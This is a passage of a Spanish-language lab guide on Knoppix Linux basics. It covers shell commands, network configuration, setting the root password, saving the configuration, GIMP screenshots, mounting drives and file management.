En la barra de programas (parte inferior) hay un ícono en forma de pantalla de computadora. Da clic en él y aparecerá una ventana de shell. Ahí podrás experimentar con los comandos de Unix básicos (**ls**, **cd**, **mkdir**, **rm**, **echo**, **cat**, **more**, **id**...).

Prueba ejecutando los siguientes comandos:

- **ls** (lista directorio)
- **id** (muestra datos de perfil de usuario)
- **hostname** (muestra nombre de equipo)
- **su** (cambia a súper usuario... nota que por omisión, en Knoppix, al cambiar al súper usuario, **root**, no se pide contraseña; simplemente teclea **[ENTER]**).



```
knoppix@0[knoppix]$ ls
Desktop tmp
knoppix@0[knoppix]$ id
uid=1000(knoppix) gid=1000(knoppix) groups=20(dialout),21(fax),22(voice),24(cdrom),25(floppy),26(tape),27(sudo),29(audio),30(dip),44(video),60(games),100(users),106(usb),110(scanner),115(camera),1000(knoppix)
knoppix@0[knoppix]$ hostname
Knoppix
knoppix@0[knoppix]$ su
root@0[knoppix]# id
uid=0(root) gid=0(root) groups=0(root)
root@0[knoppix]# exit
exit
knoppix@0[knoppix]$
```

Prueba de algunos comandos de shell en Knoppix (Knoppix v.3.9)

Para ver cómo se utiliza un comando en particular y sus parámetros, usa el comando **man**, seguido del comando cuyo modo de uso deseas ver; por ejemplo: **man ls**.

Actividad 2) Configuración de interfaces de red en Knoppix:

Dentro del menú principal, en el botón con imagen de pingüino de la parte inferior izquierda, selecciona **Network/Internet -> Network card configuration**.



Configuración de tarjetas de red en Knoppix (Knoppix v.3.9)

Se ejecutará una aplicación que realizará diversas preguntas para configurar tu tarjeta, tales como:

- Si usarás DHCP o una dirección IP estática
- DNS
- Gateway
- Máscara de red

Para tarjetas inalámbricas existe la ruta **Network/Internet -> Wavelan configuration**.

Esta aplicación preguntará por cosas como:

- ESSID (nombre de la red)
- NWID
- Llave de cifrado (para redes cifradas con algoritmo WEP)
- Diversos parámetros de hardware como canales y tiempos de respuesta


En general, si la red es pública, no necesitarás configurar cada uno de estos parámetros y podrás dejar los valores por omisión.

Una vez configurada la tarjeta puedes comprobar que funciona, abriendo una ventana de shell nuevamente, y ejecutando el comando **ifconfig**.

[KNOPPIX: en versiones 3.4 y posteriores, la interfaz de red inalámbrica no levanta en automático después de configurarla con **Wavelan configuration**. Si éste es el caso, deberás ejecutar también **Network card configuration**, para elegir entre IP estática y DHCP; sólo después de terminar ambas configuraciones la tarjeta de red inalámbrica se podrá utilizar.]

Una vez configurada, puedes dar de alta y baja la tarjeta con los comandos **ifup <interfaz>** e

ifdown <interfaz> respectivamente, utilizando el usuario **root** (donde **<interfaz>** es el identificador del dispositivo de tarjeta de red, como por ejemplo: **eth0**, **eth1**, etcétera).



A screenshot of a terminal window titled "Shell - Konsole". The window shows the output of the "ifconfig" command. The output includes information for two interfaces: "eth0" and "lo".

```
knoppix@0[knoppix]$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:50:04:94:C9:B4
          inet addr:192.168.1.102 Bcast:192.168.1.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:8091 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4030 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2389370 (2.2 MiB) TX bytes:283192 (276.5 KiB)
          Interrupt:11 Base address:0x4800

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1048 (1.0 KiB) TX bytes:1048 (1.0 KiB)

knoppix@0[knoppix]$
```

Resultado del comando ifconfig en Knoppix (Knoppix 3.9)

Si la red está correctamente configurada, deberás ver paquetes recibidos (el número en **RX** se incrementa). Usa **ping** y **traceroute** hacia otros equipos (**<ip_destino>**) para verificar que el ruteo de los paquetes está bien:

```
knoppix@0[knoppix]$ ping <ip_destino>
[presiona CTRL+C para terminar el comando ping]

knoppix@0[knoppix]$ traceroute <ip_destino>
```

Actividad 3) establecimiento de contraseña de 'root'

En el ambiente Knoppix de CDROM no existen establecidas contraseñas por omisión, nota que esto no significa que estas contraseñas estén en blanco. En esta actividad aprenderás a establecer la contraseña del usuario **root**.

Abre una consola de shell y teclea:

```
knoppix@0[knoppix]$ su
root@0[knoppix]#
```

Observa cómo cambias a **root** sin que el sistema te solicite contraseña. Para Knoppix este es un comportamiento que siempre se presenta con el comando **su**, aún cuando hayas establecido una contraseña.

Otras aplicaciones que requieren de privilegios del usuario **root** no funcionan de la misma manera y requieren que establezcas una contraseña antes de poder ejecutarse ya que hace el cambio de privilegios manualmente, utilizando para ello una contraseña que te piden.

La aplicación **Ethereal** es una de las herramientas que requieren privilegios de administrador (**root**) para poder funcionar correctamente. Selecciona la aplicación **Ethereal (as root)** desde el ambiente gráfico **K-> Internet->Ethereal (as root)**. Aparecerá una ventana de diálogo con la leyenda: "I need root's password to run:" y solicita que se ingrese la contraseña de **root**. Dado que en este momento no hay ninguna contraseña establecida, no podemos entrar a esta aplicación por este medio (puedes comprobar que una contraseña vacía no te da acceso).

Establece una contraseña **<pwd>** para **root** con los siguientes comandos dentro de una ventana shell (substituye **<pwd>** por la contraseña que deseas):

```
knoppix@0[knoppix]$ su  
root@0[knoppix]# passwd  
Enter new UNIX password: <pwd>  
Retype new UNIX password: <pwd>  
passwd: password updated successfully  
root@0[knoppix]# exit  
knoppix@0[knoppix]$ exit
```

Prueba entrar ahora nuevamente a la aplicación **Ethereal (as root)** utilizando la contraseña que acabas de establecer; comprobarás que esta vez la aplicación se ejecuta sin problemas con los privilegios de **root**. Cierra la aplicación dando clic en el botón **X** que se ubica en la esquina superior derecha de la ventana (tal como en sistemas Windows).

[NOTA: una vez establecida la contraseña, ésta se almacena junto con el resto de la configuración del sistema cuando eliges guardarla en un medio externo. De esta manera no tienes que establecer una contraseña cada vez que entres a Knoppix. La siguiente actividad muestra cómo se puede guardar la configuración del sistema en un medio externo.]

Actividad 4) guardar configuración en medio externo

Knoppix se ejecuta en su mayor parte desde la unidad de CD, pero puedes almacenar la configuración que definas (video, tarjeta de red, escritorio, etc.) en un medio externo, como un disco flexible o unidad de disco de USB. Para ello selecciona **K-> KNOPPIX->Configure->Save KNOPPIX configuration**. Te aparecerá una ventana donde podrás elegir la unidad en la que deseas guardar el archivo **knoppix.sh** (un script que contiene la configuración de tu equipo).

Posteriormente podrás arrancar tu equipo con Knoppix Linux tecleando en el **prompt** de arranque (**boot:**):

- Si guardaste la configuración en un disco flexible: **knoppix floppyconfig**
- Si guardaste la configuración en otra unidad (disco duro, disco USB, etc.): **knoppix myconf=scan**

[NOTA: las unidades de disco formateadas con NTFS se montan por omisión en modo de sólo lectura. Utiliza una partición con FAT32 o un disco flexible preferentemente, ya que Linux no soporta la escritura en unidades NTFS y podrías perder datos; Windows NT, 2000, XP 2003 y posteriores utilizan NTFS por omisión.]

[NOTA: para montar una unidad USB conéctala a la computadora, abre una ventana de **shell** y cambia el usuario a **root** con el comando **su**. En esa ventana usa el comando **fdisk -l** y busca tu unidad (típicamente será FAT o FAT32); con el comando **mount** activa la unidad (por ejemplo: **mount /mnt/sda1**).]


[KNOPPIX: A partir de la versión 3.7 Las unidades USB se nombran **ubaX** en vez de **sdaX**, donde X es el número de la unidad. Por lo tanto, la primera unidad de disco USB detectada será **uba1**.

Este cambio de configuración se debe a la activación de una opción del kernel que viene incluido en versiones recientes de Knoppix que modifica el comportamiento del módulo `usb_mass_storage`.]

Actividad 5) captura de imágenes con GIMP

Durante la realización de diversas prácticas querrás obtener capturas de pantalla o de algunas ventanas para documentar parte de las actividades que realices; esto puede ser particularmente útil para generar reportes de actividades que te solicite tu profesor.

Para capturar imágenes utilizaremos la herramienta GIMP, que es una aplicación para editar y generar gráficos completos y robustos. Selecciona **K->Graphics->The GIMP**. Te aparecerán 3 ventanas distintas la primera vez que lo ejecutes (puedes cerrar las demás ventanas con excepción de la principal: **The GIMP**). En la ventana principal (con el título **The GIMP**), da clic en la opción **File->Acquire->Screen Shot**.



Pantalla de inicio de aplicación gráfica The Gimp, en Knoppix (Knoppix 3.9)




Pantalla de captura de imágenes de la aplicación The Gimp, en Knoppix (Knoppix 3.4)

Selecciona la opción **the Whole Screen** para capturar todo el escritorio con las ventanas activas. Posteriormente, prueba realizar la captura con la opción **a Single Window**, que te permite obtener únicamente la ventana que selecciones (el puntero del ratón cambiará a un signo +, con el cual podrás seleccionar la ventana que quieras capturar).

[NOTA: las opciones de captura tienen también opciones de retardo, esto es útil porque en la captura de ventanas no sólo se captura la ventana seleccionada sino todas aquellas partes de otras ventanas que están sobre la ventana elegida. Asimismo, si durante la captura de toda la pantalla quisieramos que apareciera cierta selección en el menú de programas, o bien que el puntero del ratón apareciera en cierta posición, podemos utilizar el retardo para darnos tiempo de colocar las cosas como las queremos antes de que inicie la captura.]

Una vez que se obtuvieron capturas de pantalla o de ventanas podemos grabarlas en diferentes formatos con la opción **File->Save as**, dentro de cada pantalla de imagen.



Pantalla capturada con The Gimp (Knoppix 3.4)

Puedes almacenar las imágenes en el disco virtual en RAM en el directorio `/home/knoppix` antes de mover los archivos a algún dispositivo de almacenamiento como discos flexibles, discos USB o disco duro (este es el directorio por omisión para las ventanas de shell).

Actividad 6) lectura/escritura de archivos en otras unidades de almacenamiento

En esta actividad aprenderás a “montar” una unidad de almacenamiento para poder leer/escribir archivos.

Usualmente Knoppix identificará todas las unidades de almacenamiento disponibles (CD-ROM, discos duros, unidades de disco flexible, unidades de disco USB, etc.) y creará iconos de acceso en el escritorio para cada uno de estos dispositivos.

Para montar un dispositivo da clic sobre uno de estos iconos con el botón derecho y selecciona la opción **mount**. Por omisión, la opción **mount** únicamente activa el acceso al dispositivo en modo de “sólo lectura”; una vez que la unidad de almacenamiento se ha montado aparecerá un triángulo verde en la parte inferior derecha del ícono. Para cambiar el modo de acceso a “lectura y escritura”, después de haber montado la unidad, da clic con el botón derecho sobre el ícono y selecciona la opción **Actions-> Change mode read/write**. Aparecerá una ventana de diálogo pidiendo confirmación del cambio de modo; dar clic en **OK**.



Selección de opciones de unidad de disco en Knoppix (Knoppix 3.4)

[NOTA: No todos los tipos de partición pueden cambiarse a modo de escritura, entre estos tipos de partición están los CD-R, discos flexibles protegidos contra escritura y particiones NTFS (Linux tiene un soporte limitado de escritura en NTFS que puede generar pérdida de datos en algunas circunstancias por lo que no se permite el modo de escritura en estas particiones).]

[NOTA: Para que Knoppix detecte correctamente unidades de USB éstas deben estar conectadas a la computadora antes de iniciar el proceso de arranque por Knoppix, ya que la detección de hardware se lleva a cabo durante el arranque del sistema operativo].

[KNOPPIX: A partir de la versión 3.4 Knoppix cuenta con soporte de escritura segura en NTFS a través de los controladores captive-ntfs; éstos se configuran dentro de [K] ->KNOPPIX->utilities->Captive NTFS filesystem installer. Para la configuración se requiere que esté disponible una partición con instalación de alguna versión de MS Windows, de donde se obtendrán las librerías de manejo de escritura en NTFS. Una vez configurado el módulo, se puede montar una unidad NTFS; por ejemplo: mkdir /mnt/captive-LABEL_C y mount -t captive-ntfs /dev/hda1 /mnt/captive-LABEL_C. Consulta la documentación de Knoppix para mayor información.]

Para desmontar una unidad de almacenamiento dar clic con el botón derecho sobre el ícono de la unidad y seleccionar la opción **dismount**.

[NOTA: Muchas operaciones de escritura se llevan a cabo mediante un caché. **dismount** garantiza que el caché se ha vacío en la unidad de almacenamiento. Para evitar pérdida de datos no olvides desmontar tus unidades de almacenamiento cuando ya no las necesites.]

En ocasiones Knoppix no detecta algunas unidades de almacenamiento correctamente o se puede optar por montar y desmontar unidades manualmente. Antes de proceder a realizar algunos ejercicios es importante que conozcas la nomenclatura que usa Linux para identificar unidades de almacenamiento.

Todas las unidades de almacenamiento de hardware se relacionan con el sistema operativo a través de archivos. Estos archivos de dispositivos se encuentran en el directorio `/dev/`. Las unidades de disco duro IDE se identifican como `hdx#`, donde `x` es una letra que identifica una unidad física y `#` es un número que identifica una partición dentro de una unidad física. Algunos ejemplos de asignación de dispositivos IDE se muestran a continuación:

- `hda` – unidad física del primer disco duro IDE (típicamente C:)
- `hda2` – partición secundaria en el primer disco duro IDE (típicamente D: si se tiene un solo disco duro con 2 particiones)
- `hdb1` – primera partición del segundo disco duro físico (típicamente D: si se tienen 2 discos duros, cada uno con una partición)

Las particiones SCSI se manejan de igual manera pero usando las siglas `sd` en vez de `hd`. Los discos USB suelen asignarse como dispositivos SCSI (a través de cierta emulación), de manera que `/dev/sda1` generalmente se refiere a la partición de un disco USB conectado a un equipo de cómputo que no cuenta con unidades SCSI.

[KNOPPIX: A partir de la versión 3.7 Las unidades USB se nombran `ubaX` en vez de `sdaX`, donde `X` es el número de la unidad. Por lo tanto, la primera unidad de disco USB detectada será `/dev/uba1`. Este cambio de configuración se debe a la activación de una opción del kernel que viene incluido en versiones recientes de Knoppix que modifica el comportamiento del módulo `usb_mass_storage`.]

La unidad de disco flexible es por lo general `/dev/fd0`. Para otros tipos de dispositivos consulta la documentación de Knoppix.

Para poder acceder a una unidad de disco debemos crear un directorio y montar sobre este directorio el archivo del dispositivo en cuestión. Una vez montado el archivo podemos cambiarnos a este nuevo directorio y realizar operaciones sobre archivos. El directorio `/mnt/` contiene subdirectorios de dispositivos que fueron identificados por Knoppix en el arranque (debe contener al menos los mismos dispositivos cuyos iconos aparecen en el escritorio). Abre una ventana de shell y ejecuta los siguientes comandos y lista el contenido de este directorio:

```
knoppix@0 [knoppix]$ cd /mnt  
knoppix@0 [mnt]$ ls -la
```

```

knoppix@ttyp0[knoppix]$ cd /mnt
knoppix@ttyp0[mnt]$ ls -la
total 11
drwxr-xr-x  11 root      root      1024 May  9 00:13 .
drwxr-xr-x  11 root      root      1024 May  8 23:58 ..
drwxr-xr-x   2 root      root      0 May  8 21:59 auto
lrwxrwxrwx   1 root      root     15 May  8 21:59 cdrom -> /mnt/auto/cdrom
m
lrwxrwxrwx   1 root      root     16 May  8 21:59 floppy -> /mnt/auto/floppy
drwxr-xr-x   2 root      root      1024 May  8 23:58 hd
drwxr-xr-x   2 root      root      1024 May  8 21:59 hda1
drwxr-xr-x   2 root      root      1024 May  8 21:59 hda5
drwxr-xr-x   2 root      root      1024 May  8 21:59 pts
drwxrwxrwx   7 knoppix  knoppix  2048 Dec 31 1969 sda1
drwxr-xr-x   2 root      root      1024 May  8 21:59 sys
drwxr-xr-x   2 root      root      1024 May  8 23:58 test
drwxr-xr-x   2 root      root      1024 May  9 00:13 unidad_c
knoppix@ttyp0[mnt]$ 

```

Listado de los directorios de unidades contenidos en /mnt (Knoppix 3.4)

Probablemente verás algunos directorios como **cdrom**, **hda1** y **floppy**. Para montar cualquiera de estos dispositivos (para los cuales ya existen directorios) simplemente ejecuta el siguiente comando:

```
knoppix@0[knoppix]$ mount <unidad>
```

Para montar una unidad desde cualquier otro directorio (por ejemplo, el directorio por omisión: **/home/knoppix**), asumiendo que ya existe el subdirectorio del dispositivo en el directorio **/mnt** y que **<unidad>** es la primera partición del primer disco duro:

```
knoppix@0[knoppix]$ mount /mnt/hda1
knoppix@0[knoppix]$ cd /mnt/hda1
knoppix@0[hda1]$ ls -la
```

Supongamos ahora que Knoppix no hubiera detectado nuestro disco duro primario y que queremos montarlo. Asumiendo que éste fuera un disco duro con una partición NTFS (de un sistema Windows XP por ejemplo) utilizaríamos los siguientes comandos en una ventana de shell recién abierta:

```
knoppix@0[knoppix]$ su
root@0[knoppix]# mkdir /mnt/unidad_c
root@0[knoppix]# mount -t ntfs /dev/hda1 /mnt/unidad_c
root@0[knoppix]# cd /mnt/unidad_c
root@0[unidad_c]# ls -la
root@0[unidad_c]# cd
root@0[root]# umount /mnt/unidad_c
root@0[root]# exit
knoppix@0[knoppix]$
```

Lo que hicimos fue lo siguiente:

- Primero nos cambiamos al usuario **root** (sólo **root** tiene permisos de escritura en **/mnt**)

- Despues creamos el directorio **unidad_c**.
- Luego montamos el archivo de dispositivo **/dev/hda1** en el directorio **/mnt/unidad_c**
- Posteriormente nos cambiamos a este directorio y listamos su contenido
- Luego regresamos al directorio por omisión del usuario activo con el comando **cd** (sin parámetros)
- A continuación desmontamos la unidad
- Finalmente salimos de la sesión de **root** y regresamos al usuario Knoppix con el comando **exit**

El parámetro **-t** en el comando **mount** indica el tipo de partición. Dado que los discos USB usualmente utilizan una partición FAT32 hubiéramos tenido que utilizar algo como **mount -t vfat /dev/sda1 /mnt/<dir_unidad_usb>** si hubiéramos querido montar uno de estos dispositivos. Consulta el manual de **mount** (**man mount**) para mayor información.

Actividad 7) Manejo de archivos y directorios en Linux

En esta actividad repasaremos algunos de los comandos más comunes en Linux para el manejo de archivos y directorios.

Abre una ventana de shell. A continuación teclea el siguiente comando:

```
knoppix@0 [knoppix]$ echo -e "hola mundo\n hola de nuevo.\n"
```

El comando **echo** muestra en pantalla las cadenas de texto que se incluyen como parámetro. El parámetro **-e** indica que se deben interpretar caracteres de escape como los que se utilizan en lenguaje C (**printf**). Compara la salida del comando anterior con este comando que ejecutarás a continuación:

```
knoppix@0 [knoppix]$ echo "hola mundo\n hola de nuevo.\n"
```

[NOTA: puedes usar las teclas de navegación para ahorrar tiempo. Con la flecha arriba y flecha abajo puedes navegar en la lista de comandos recientes que has tecleado. Una vez que encuentras el comando que deseas repetir o editar puedes moverte en la línea con flecha izquierda y flecha derecha, borrando e insertando caracteres. Finalmente presiona la tecla ENTER para ejecutar tu selección.]

Ahora utilizarás el redireccionamiento de salida. Teclea el siguiente comando y crea un nuevo archivo, llamada **nuevo.txt**:

```
knoppix@0 [knoppix]$ echo "hola mundo\n hola de nuevo.\n" > nuevo.txt
```

El carácter direccionamiento, **>**, envía la salida del programa hacia un archivo cuyo nombre se especifica después del carácter, en vez de enviar la salida a pantalla (que es el comportamiento por omisión para la mayoría de los comandos). **>** crea un archivo nuevo; si el archivo ya existía se sobrescribe el contenido. Para agregar contenido al final del archivo sin sobrescribir el contenido actual utiliza **>>** en vez de **>**. El comando **cat** lista el contenido de un archivo. Los comandos **more** y **less** son similares pero insertan pausas en el despliegue del contenido del archivo. Prueba ahora los siguientes comandos:

```
knoppix@0 [knoppix]$ cat nuevo.txt
knoppix@0 [knoppix]$ ls -la /usr/bin/* > directorio_usr_bin.txt
knoppix@0 [knoppix]$ more directorio_usr_bin.txt
[presiona la tecla[ESPACIO] para avanzar; presiona la tecla [q] para salir]
```

```
knoppix@0 [knoppix]$ less directorio_usr_bin.txt
```

[presiona las teclas [FLECHA ARRIBA], [FLECHA ABAJO] para navegar,
presiona la tecla [q] para salir]

```
knoppix@0 [knoppix]$ echo "Esta línea se inserta al final del archivo" >> directorio_usr_bin.txt  
knoppix@0 [knoppix]$ cat directorio_usr_bin.txt
```

[NOTA: Linux tiene una capacidad de completar nombres de archivo. Por ejemplo, en el caso de la última instrucción, hubiera bastado con teclear `cat dir` y luego presionar la tecla TAB (la tecla TAB suele representarse también con 2 flechas horizontales, una hacia la izquierda y otra hacia la derecha). El nombre `dIRECTORIO_usr_bin.txt` se completa automáticamente. En caso de existir más de un nombre que se pudiera completar (por ejemplo, si existiera también un archivo llamado `dIRECTORIO.txt`), se emite un sonido de campana al presionar la tecla TAB y se listan las opciones disponibles al presionarla por segunda ocasión. Para resolver la ambigüedad bastaría con teclear más letras hasta que no existan más coincidencias.]

Para copiar y mover archivos utiliza los comandos `cp` y `mv` respectivamente. Mueve el archivo `dIRECTORIO_usr_bin.txt` hacia el directorio `tmp` con el nombre de `dir.txt`, y posteriormente copia este archivo al directorio raíz del usuario Knoppix como `dir2.txt`:

```
knoppix@0 [knoppix]$ mv directorio_usr_bin.txt ./tmp/dir.txt  
knoppix@0 [knoppix]$ ls -la ./tmp  
knoppix@0 [knoppix]$ ls -la ./di*  
knoppix@0 [knoppix]$ cp ./tmp/dir.txt ./dir2.txt  
knoppix@0 [knoppix]$ ls -la ./di*
```

Para eliminar un archivo, utilizamos el comando `rm`. Para crear y borrar directorios tenemos disponibles los comandos `mkdir` y `rmdir`. Ejecuta los siguientes comandos para borrar el archivo `dir.txt` del directorio `tmp`, borrar el directorio `tmp` y por último volver a crear este directorio:

```
knoppix@0 [knoppix]$ rm ./tmp/dir.txt  
[presiona la tecla [y] seguida de [ENTER] para confirmar el borrado]
```

```
knoppix@0 [knoppix]$ rmdir ./tmp  
knoppix@0 [knoppix]$ ls -la  
knoppix@0 [knoppix]$ mkdir ./tmp  
knoppix@0 [knoppix]$ ls -la
```

[NOTA: Existen cientos de comandos adicionales que posee Linux; algunos de ellos se verán en el transcurso de las prácticas y otros no. Si deseas revisar con mayor detalle el resto de los comandos y su sintaxis revisa las referencias al final de esta sección. Recuerda que siempre cuentas con el comando `man` para revisar la sintaxis de un comando en particular (por ejemplo `man ls`).]

Actividades adicionales

Ahora que conoces las partes básicas de Linux Knoppix, realiza por tu cuenta las siguientes actividades para familiarizarte más con el entorno de trabajo:

- Prueba diversas aplicaciones del entorno gráfico (secciones: **Games**, **Internet**, **Multimedia**, **Office**, **Utilities**, etc.)
- Crea un entorno de trabajo (directorios para tareas y prácticas) en un medio de almacenamiento externo o en una partición libre del disco duro (si existe).
